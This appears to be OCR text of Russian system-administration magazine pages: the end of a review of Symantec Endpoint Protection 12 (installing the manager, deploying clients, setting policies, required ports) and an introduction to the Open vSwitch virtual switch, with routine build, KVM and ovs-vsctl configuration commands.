
Агент умеет проверять почту, приходящую по протоколам POP3/SMTP, интегрируется с MS Outlook и IBM Lotus Notes. Кроме того, клиент адаптирован для применения в виртуальной среде: он упрощает создание политик и уменьшает нагрузку на VM и количество операций I/O, в том числе исключая файлы стандартного образа из проверки (Virtual Image Exception). При помощи специального сервера Shared Insight Cache агенты обмениваются результатами сканирования, и одинаковые файлы проверяются только один раз, что сокращает нагрузку на систему и уменьшает время сканирования. Также блокируется одновременный запуск проверки на нескольких VM. Поддерживаются продукты от VMWare, MS Virtual Server и Hyper-V, Novell Xen.

Как это принято в подобных продуктах, клиент управляется с сервера SEP, но, если система работает автономно, редко подключаясь к корпоративной сети, доступен для использования так называемый «неуправляемый клиент». В таком случае пользователь самостоятельно управляет настройками антивируса. Обновление программных модулей и антивирусных баз производится при помощи дополнительного компонента LiveUpdate, сам процесс может запускаться во время бездействия клиентов.

Доступны версии агента под разные ОС (Win, Linux и Mac OS X), что позволяет защитить все компьютеры в гетерогенной среде. Интерфейс клиентской части для Windows полностью русифицирован, для остальных ОС — только английская версия. Лицензируется SEP по количеству клиентов, консоль SEPM дополнительной лицензии не требует. После установки предоставляется 60-дневный тестовый период, позволяющий оценить SEP в действии, полностью развернуть и настроить агенты.

Еще один необязательный компонент — центральный карантин — получает подозрительные файлы от клиентов и передает образец для анализа в службу Symantec Security Response. Если обнаруживается новый вирус, генерируется обновление.

Документация всегда была сильной стороной Symantec, для закачки доступен отдельный пакет с мануалами и дополнительными утилитами размером 411 Мб. Часть из руководств переведена на русский язык, что упрощает знакомство с SEP. Для сисадминов предназначено «Руководство по внедрению Symantec Endpoint Protection и Symantec Network Access Control», на 1167 страницах



Редактирование политики в SEPM

которого можно найти ответы практически на все вопросы по развертыванию и сопровождению продукта.

УСТАНОВКА SEP MANAGER

Сервер управления SEP Manager можно установить только на компьютер под управлением Windows. После запуска setup.exe появится окно приветствия, которое, кроме собственно установки SEPM, предлагает ссылки, позволяющие ознакомиться с предварительной информацией и установить другие инструменты администрирования (LiveUpdate Администратор, сервер или консоль Центрального карантина). Под меню «Установить Symantec Endpoint Protection» скрываются два пункта, позволяющие установить собственно Manager или «неуправляемый» клиент. Запускаем мастер установки SEPM, принимаем лицензионное соглашение, затем выбираем каталог, куда будет инсталлирован SEPM, и щелкаем «Установить». По окончании процесса установки появится мастер настройки сервера управления, на первом этапе которого предстоит определиться с конфигурацией. На выбор предлагается три варианта: Default (простая установка с одним SEPM для сети менее чем со 100 ПК), Custom (выборочная настройка параметров сети более 100 ПК) и восстановление настроек при помощи recovery-файла.

Выбираем вариант Custom и вводим количество ПК в сети, которыми будет управлять SEPM. Так как сервер у нас пока один, на следующем шаге создаем новый сайт. Среди альтернативных вариантов — установка дополнительного сервера, подключение к существующему сайту или установка дополнительного сайта. Далее задаем имя сайта и сервера и проверяем номера портов, исполь-

СИСТЕМНЫЕ ТРЕБОВАНИЯ

Полностью список поддерживаемых клиентских ОС можно найти в документе «Спецификация: Защита конечных систем».


Для установки агента потребуется компьютер с процессором класса Intel Pentium III 1 ГГц и выше, 512 Мб ОЗУ (рекомендуется 1 Гб ОЗУ) и 700 Мб места на харде.

Клиент Symantec Endpoint Protection для Windows поддерживает версии 2k, XP, Vista, 7 и серверные 2k3/2k8, включая Small/Essential Business Server. Клиент для Linux поддерживает установку на: Debian 4/5/6, Ubuntu 8.04—11.04, Fedora 10/12/13/15, SLES/SLED 9/10/11, RHEL, Novell Linux Desktop 9 и Open Enterprise Server.

Клиент Symantec Endpoint Protection для Mac:

- Mac на базе PowerPC с MacOS X 10.4-10.5x;
- Mac на базе Intel с Mac OS X 10.4-10.7 (i86 и x64 редакции).

Сервер управления Endpoint Protection Manager требует компьютер не ниже Pentium III 1 ГГц с 1 Гб ОЗУ (4 Гб рекомендуется) с 4 + 4 Гб свободного места (сервер + БД), работающий под управлением Win XP—2k8. В качестве сервера базы данных можно использовать встроенную БД или MS SQL.



В SEP для удобства применения различных политик клиенты распределяются по группам

зуемых компонентами SEPM, чтобы не было конфликтов с другими приложениями. На следующем экране необходимо выбрать между встроенной базой данных (по умолчанию) или внешней. Во втором случае понадобится создать новую базу данных либо указать параметры подключения к существующей. После этого создаем учетную запись администратора (логин фиксированный: admin), указав пароль и e-mail. Для связи клиентов с сервером управления используется пароль, который задаем вручную или генерируем автоматически. Этот же пароль используется при восстановлении работы антивирусной сети. Чтобы SEPM мог отправлять уведомления от имени администратора, на следующем шаге указываем параметры SMTP-сервера и адрес админа. Правильность параметров можно проверить, нажав кнопку Send Test E-mail. Определяем, будет ли сервер SEPM отправлять информацию о работе антивируса в Symantec, после чего некоторое время ждем, пока произойдет инициализация базы данных. На этом установка закончена. Отметив в последнем окне флажки, можно сразу запустить консоль управления и/или мастер миграции с Symantec Antivirus.

КОНСОЛЬ SEPM

После регистрации в консоли управления увидим отдельное окно, в котором будет выведен список первоначальных задач, ссылки для их выполнения и небольшой гид по продукту. Отсюда можно проверить статус лицензий, настроить автоматическое обновление LiveUpdate, развернуть агентов и настроить параметры сервера SEPM. Если закрыть окно, то быстро перейти к названным задачам можно через список Common Task, который расположен в правом верхнем углу.


Визуально консоль разделена на два поля. Элементы основного меню администратора (Home, Monitors, Reports, Policies, Clients и Admin) расположены слева на вертикальной панели, в большом поле справа производятся все настройки. После выбора определенных пунктов будут также доступны подменю, некоторая их часть находится внизу экрана и не сразу бросается в глаза.

В первом окне (Home) выводится основная информация о глобальном уровне угроз, статусе защиты антивирусной сети, что позволяет администратору оценить ситуацию сразу же после регистрации. Здесь же находится доступ к основным отчетам.


Настройки сервера и учетной записи администратора находятся в меню Admin. Выбрав этот пункт, можно установить новый сертификат сайта (при установке SEPM генерируется самоподписанный сертификат), изменить настройки серверов SEPM, подключенных к консоли, добавить/изменить домен (после установки имеем один домен — Default), подключить LDAP / Active Directory или сервер репликации, настроить аутентификацию Secure ID и многое другое.

По умолчанию через один час администратору необходимо будет перелогиниться, при первых настройках это очень мешает. Поэтому переходим в «Admin → Servers → Local Site», нажимаем «Edit Site Properties» и устанавливаем большее значение в «General → Console timeout». В остальных подвкладках производится настройка подключения к LiveUpdate, оптимизация работы веб-сервера, разрешается сброс пароля администратора.

Сводки об угрозах, различные события, произошедшие в защищаемой сети, уведомления и информация о командах, которые выполнял администратор, доступны в меню Monitors. В Reports



Создаем пакет при помощи мастера развертывания клиентов



В меню Reports доступно несколько отчетов

найдем несколько видов отчетов, наглядно представляющих информацию как в графическом, так и в текстовом виде.

РАЗВЕРТЫВАНИЕ КЛИЕНТОВ

Теперь, когда сервер настроен, можно приступать к подключению клиентских ПК, но вначале следует установить агентов на удаленных системах. Для этого в консоли SEPM при помощи мастера развертывания клиентов создаем пакет. Этот пакет в дальнейшем можно распространить среди ПК любым удобным способом — встроить в образ, через групповые политики AD или просто запустить вручную на удаленной системе. Неуправляемый клиент устанавливается из меню развертывания SEPM, на этапе «Тип клиента» можно указать и вариант «Управляемый клиент», но выбор этого пункта приведет лишь к выходу из мастера.

Запускаем Client Deployment Wizard и в первом окне выбираем New Package Deployment. Далее идет основное окно настроек, в котором следует выбрать тип установочного пакета (Win 32/64 или Mac), группу, к которой будет применена установка, набор компонентов (полная защита для сервера или клиентов, базовая защита сервера), содержимое (все или выборочно) и режим работы (компьютер или пользователь). Определяемся со способом установки клиентов: ссылка и электронная почта, удаленная рассылка (Remote Push) или просто сохранить пакет — для установки/распространения любым другим способом. В первом варианте генерируется ссылка, перейдя по которой пользователь самостоятельно скачивает и устанавливает пакет (при наличии прав локального админа). Во втором — весь процесс происходит автоматически, для этого производится поиск компьютеров в сети, затем администратор отбирает нужные и приступает к установке (будут запрошены данные пользователя с правами админа). После установки агента потребуется перезапустить компьютер.

Далее всеми настройками можно управлять из консоли SEPM при помощи политик. Чтобы упростить распространение однотипных установок, используется концепция групп, по которым распределяются компьютеры или пользователи. Выбрав в списке нужную группу в поле справа, получаем возможность редактирования политик. После установки в консоли Clients присутствует группа верхнего уровня My Company с одной группой по умолчанию Default Group. Далее администратор самостоятельно создает группы (поддерживается несколько уровней вложенности), возможно наследование политик групп и копирование групп.

НАСТРОЙКА ПОЛИТИК

Общие настройки работы различных компонентов антивируса производятся в разделе Policies. Политики разделены на несколько типов, соответствующих компонентам антивируса, — Virus And Spyware Protection, Firewall, Intrusion Prevension, Application and Device Control, LiveUpdate и Exception. Выбрав любой из пунктов, получим доступ к более подробным настройкам. Например, перейдя в настройки политик защиты от вирусов и программ-шпионов, найдем три предустановки: рекомендуемая, повышенная и высокая безопасность. При создании новой или редактировании имеющейся политики откроется окно, содержащее две группы настроек (отдельно для Win и Mac). В них определяются параметры сканирования файлов, использование дополнительных технологий (Insight, SONAR — см. соответствующую врезку), действия при обнаружении вредоносных файлов, приоритет использования ресурсов, карантин, проверка e-mail и многое другое. Большинство параметров должно быть знакомо тем, кто хоть раз сталкивался с настройками обычного антивируса и файрвола. Администратор может разрешить пользователю самостоятельно изменять некоторые установки, отмеченные значком в форме замка: если замок закрыт, то локальное изменение запрещено.

ЗАКЛЮЧЕНИЕ

В целом SEP12 — очень простой в работе и надежный продукт, использование которого не должно вызвать каких-либо сложностей у администратора даже с невысоким уровнем подготовки. А наличие качественной документации только упрощает процесс знакомства. ⌶

КАКИЕ ПОРТЫ ОТКРЫВАТЬ

Компоненты SEPM используют несколько портов, которые должны быть открыты правилами файрвола, — 8014 (подключение клиентов), 8443 (удаленное управление сервером), 9090 (веб-консоль), 8444 (веб-сервис), 8765 (управление сервером), 8445 (отчеты). При развертывании клиентов понадобится открыть также: 137-139, 445, 2967.

Евгений Зобнин (execbit.ru)

Соединяй и властвуй


ВИРТУАЛЬНЫЙ КОММУТАТОР OPEN VSWITCH: ОБЗОР ВОЗМОЖНОСТЕЙ И ПРИМЕНЕНИЕ

Эра облачных вычислений постепенно вошла в нашу жизнь, принеся с собой множество плюсов для системных администраторов, которые теперь могут управлять целыми сетевыми фермами серверов, не вставая с удобного кресла. Однако там, где есть виртуальные машины, должна быть и виртуальная сеть, их связывающая. Небольшую виртуальную сеть создать просто, а вот когда речь заходит о десятках и сотнях виртуальных машин, без качественного виртуального коммутатора не обойтись.


ВВЕДЕНИЕ

Без качественных управляемых коммутаторов просто невозможно наладить правильную работу крупной сети и добиться оптимальной пропускной способности и взаимодействия между ее элементами. Хороший коммутатор предоставляет такие необходимые возможности, как организация виртуальных сетей (VLAN), QoS, агрегация каналов, зеркалирование трафика и даже функции брандмауэра.

Настолько же важную роль коммутаторы играют и в виртуальных сетях, однако до недавнего времени решения, реализующие программные коммутаторы, предлагали только коммерческие организации, которые просили за них немалые деньги. За тот же Cisco Nexus 1000V для систем VMware vSphere приходилось отдавать около тысячи долларов, что пустяк в сравнении с остальными расходами на сетевую инфраструктуру, но, тем не менее, дополнительная трата средств. Вдобавок это привязка к другому коммерческому решению, за которое придется отдать еще больше. Сегодня, когда полностью открытые решения на базе KVM и Xen уже достигли того уровня развития, при котором они могут соста-



Как работает контроллер Floodlight



Приложение FlowScale на базе OpenFlow

вить конкуренцию коммерческим продуктам виртуализации, нам нужен такой же открытый коммутатор, не привязанный к коммерческим решениям.

К счастью, такой продукт есть, и носит он имя Open vSwitch. Это многоуровневый коммутатор с открытым исходным кодом, разрабатываемый совместными усилиями Citrix, Red Hat, Canonical, Oracle и других компаний (в команде разработчиков есть даже человек из FreeBSD Foundation). Open vSwitch может работать как на уровне ядра, так и в пространстве пользователя, предлагая следующие возможности:

• поддержка протоколов NetFlow, sFlow, SPAN и RSPAN;
• поддержка VLAN (IEEE 802.1Q);
• механизм QoS;
• возможность агрегации портов с распределением нагрузки;
• GRE-туннелирование;
• совместимость с программным мостом Linux Bridge (brctl);
• индивидуальные политики для виртуальных машин.

Коммутатор имеет распределенный дизайн, позволяющий установить компоненты системы на множество физических машин и управлять общей виртуальной сетью, используя протокол OpenFlow, другими словами — используя любой совместимый с этим протоколом интерфейс удаленного управления коммутаторами.

Сегодня мы рассмотрим, как установить и начать использовать Open vSwitch на одной физической машине с несколькими виртуальными гостевыми окружениями. Рассказ об установке и настройке крупной сетевой инфраструктуры потребовал бы гораздо более объемной статьи, поэтому нижеследующий текст можно считать неким введением в технологию и точкой, от которой можно оттолкнуться для дальнейшего ее изучения.

УСТАНОВКА И ЗАПУСК

Open vSwitch уже можно найти в репозиториях многих дистрибутивов и портах FreeBSD, так что в большинстве случаев для его установки не понадобится особых усилий. В некоторых дистрибутивах, однако, может потребоваться ручная установка системы из исходных текстов, в особенности если дистр включает в себя устаревшую версию Open vSwitch.

Чтобы установить систему из исходников, необходимо сделать следующее:

1. Получить тарболл с официальной страницы Open vSwitch и распаковать его:

```
$ cd /tmp
$ wget http://openvswitch.org/releases/openvswitch-1.4.0.tar.gz
$ tar -xzf openvswitch-1.4.0.tar.gz
```

2. Запустить процесс сборки с помощью вызова стандартных configure и make. В том случае, если ты хочешь установить версию, работающую только в пространстве пользователя (удобно для тестирования возможностей), команды сборки будут иметь следующий вид:

```
$ ./configure
$ make
$ sudo make install
$
```

Если же предполагается установка модуля ядра, configure следует вызвать с опцией «--with-linux»:

```
$ ./configure --with-linux=/lib/modules/`uname -r`/build
```

После этого можно загрузить модуль ядра с помощью insmod:

```
$ insmod datapath/linux/openvswitch.ko
```

3. Создать базу настроек, которая будет использована для хранения текущей конфигурации коммутатора:

```
$ sudo mkdir -p /usr/local/etc/openvswitch
$ sudo ovsdb-tool create \
    /usr/local/etc/openvswitch/conf.db \
    vswitchd/vswitch.ovsschema
```

Для корректной работы коммутатора также необходим запуск сервера конфигурации, который будет принимать запросы на изменение настроек коммутатора от утилит управления (он должен работать на всех узлах, участвующих в виртуальной сети):

```
$ sudo ovsdb-server --remote=punix:/usr/local/var/run/
openvswitch/db.sock \
    --remote=db:Open_vSwitch,manager_options \
    --private-key=db:SSL,private_key \
    --certificate=db:SSL,certificate \
    --bootstrap-ca-cert=db:SSL,ca_cert \
    --pidfile --detach
```

После этого базу настроек необходимо инициализировать:

```
$ sudo ovs-vsctl --no-wait init
```

Наконец, можно запустить сам коммутатор, а точнее демон, ответственный за его работу:

```
$ sudo ovs-vswitchd --pidfile --detach
```

Демон самостоятельно определит наличие в системе модуля openvswitch и задействует его возможности в работе.

OPEN VSWITCH И KVM


Open vSwitch может быть использован для управления сетями виртуальных машин, построенных на основе гипервизора Xen и KVM. Однако в этом разделе мы остановимся на KVM, как на более распространенном, популярном и простом в развертывании средстве виртуализации. KVM, а точнее QEMU, для которого он выступает в качестве базы, умеет связывать виртуальные машины в сеть и обеспечивать доступ к внешним физическим сетевым интерфейсам с помощью нескольких различных методов. Среди этих методов есть как очень простой виртуальный интерфейс tun, позволяющий прокидывать туннель между виртуальным и физическим интерфейсом, так и более сложный внутриядерный механизм Linux Bridge, позволяющий объединить виртуальные машины между собой и внешним миром с помощью программного неуправляемого коммутатора. Open vSwitch, в свою очередь, использует Linux Bridge в качестве базы, превращая его в сложный управляемый свитч. Это значит, что если ты уже имел дело с настройкой виртуальной сети на основе Linux Bridge, то легко разберешься с тем, как работает vSwitch. Фактически все, что понадобится сделать, — это изучить несколько новых команд, предназначенных для управления возможностями коммутатора, тогда как вся остальная виртуальная сетевая инфраструктура останется неизменной.

В качестве демонстрации приведу пример настройки простейшей сети на основе голого QEMU (то есть без libvirt и прочих надстроек типа virsh). Допустим, нам необходимо сделать так, чтобы каждая виртуальная машина автоматически подключалась к нашему коммутатору во время старта. Нет ничего проще. Для начала создадим два стартовых скрипта для управления виртуальной сетью:

```
$ sudo vi /etc/ovs-ifup
#!/bin/sh

switch='br0'
/sbin/ifconfig $1 0.0.0.0 up
ovs-vsctl add-port ${switch} $1

$ sudo vi /etc/ovs-ifdown
#!/bin/sh

switch='br0'
/sbin/ifconfig $1 0.0.0.0 down
ovs-vsctl del-port ${switch} $1
```

Первый будет автоматически поднимать виртуальный сетевой интерфейс, созданный эмулятором, и подключать его к коммутатору. Второй, соответственно, отключать. Для управления коммутатором здесь используется стандартная утилита ovs-vsctl, подробнее о которой я расскажу ниже, хотя мы могли бы использовать для тех же целей старый добрый brctl (команда «brctl addif ${switch} $1»), и сути это бы не поменяло.

ЕСЛИ ТЫ УЖЕ ИМЕЛ ДЕЛО С LINUX BRIDGE, ТО ЛЕГКО РАЗБЕРЕШЬСЯ С ТЕМ, КАК РАБОТАЕТ VSWITCH



Поток трафика и sFlow

Теперь создадим виртуальный коммутатор. Сделать это можно опять же с помощью brctl:

```
$ sudo brctl addbr br0
```

Или вызовом утилиты ovs-vsctl:

```
$ sudo ovs-vsctl add-br br0
```

Далее подключаем к свитчу физический сетевой интерфейс:

```
$ sudo ovs-vsctl add-port br0 eth0
```

И запускаем виртуальную машину:

```
$ sudo qemu-kvm -m 512 -net nic,maddr=00:11:22:EE:EE:EE \
  -net tap,script=/etc/ovs-ifup,downscript=/etc/ovs-ifdown\
  -drive file=/образ-диска.img,boot=on
```

После запуска виртуальная машина автоматически получит собственный виртуальный интерфейс (tap0, tap1, tap2 и так далее), который будет подключен к коммутатору с помощью стартового скрипта. Просмотреть информацию о свитче и подключенных машинах можно с помощью одной из двух следующих команд:

```
$ sudo brctl show
$ sudo ovs-vsctl list ports br0
```

Теперь коммутатор готов к работе и настройке. В случае использования более высокоуровневых средств управления виртуальными машинами, вроде графического virt-manager, процесс будет еще проще. Достаточно выбрать в настройках сети подключение с помощью Linux Bridge и перейти к чтению следующего раздела статьи.

ПРОДВИНУТЫЕ ВОЗМОЖНОСТИ

Теперь, когда сеть настроена, поговорим о том, что может дать Open vSwitch в сравнении со стандартным мостом, встроенным в ядро Linux. Выше я уже писал о возможностях свитча, а также о том, что он поддерживает протокол удаленного управления OpenFlow, а значит, фактически совместим со всеми контроллерами удаленного управления коммутаторами на основе этого протокола. В частности, управление можно осуществлять с помощью открытого

OpenFlow-контроллера FloodLight (floodlight.openflowhub.org) и консолей управления на его основе, таких как, например, FlowScale (openflowhub.org/display/FlowScale). Однако в этой статье мы говорим об Open vSwitch, поэтому сконцентрируемся на управлении с помощью стандартных команд, включенных в пакет коммутатора. В предыдущем разделе статьи мы уже вскользь коснулись главного инструмента управления Open vSwitch — утилиты ovs-vsctl. С ее помощью можно изменять любые настройки коммутатора, начиная от самых простых, например добавление и удаление портов и свитчей:

```
$ sudo ovs-vsctl add-br br0
$ sudo ovs-vsctl add-port br0 eth0
$ sudo ovs-vsctl del-port br0 eth0
$ sudo ovs-vsctl del-br br0
```

Или вывод на экран списка портов и коммутаторов:

```
$ sudo ovs-vsctl list-ports br0
$ sudo ovs-vsctl list-br
```

И заканчивая такими, как управление QoS и пересылка статистики по протоколу NetFlow. Рассмотрим некоторые из них.

1. Туннелирование по протоколу GRE. Допустим, мы должны создать туннель между двумя удаленными машинами так, чтобы одна из конечных точек туннеля была портом коммутатора. Для этого добавляем дополнительный порт и назначаем ему тип «gre»:

```
$ sudo ovs-vsctl add-port br0 gre0 -- \
    set Interface gre0 type=gre \
    options:remote_ip=1.2.3.4
```

Здесь следует пояснить небольшой синтаксический изврат утилиты ovs-vsctl. Как видишь, первая часть команды выглядит очень похожей на остальные, тогда как дальше начинается нечто напоминающее указание опций. На самом деле это не изменение опций, а модификация той самой базы данных конфигурации. С помощью команды set здесь происходит выбор таблицы Interface, которая хранит конфигурацию сетевых интерфейсов, закрепленных за портами. Далее происходит выборка записи «gre0», которая хранит конфигурацию нужного нам интерфейса и изменение двух ее колонок: type и options. При этом если в первом случае мы изменяем значение колонки type, указав, что теперь этот сетевой интерфейс будет конечной точкой туннеля, то во втором также используем ключ remote_ip, чтобы сообщить, какую именно опцию мы хотим изменить, а именно — адрес удаленной машины. По умолчанию база данных Open vSwitch содержит 13 таблиц, каждая из которых предназначена для изменения того или иного параметра свитча, к примеру QoS или Mirror. Каждая таблица содержит собственный набор колонок, и порой, как ты увидишь из следующего примера, управлять конфигурацией таким способом становится весьма проблематично, хотя при настройке таких простых вещей, как GRE-туннель, все кажется тривиальным.

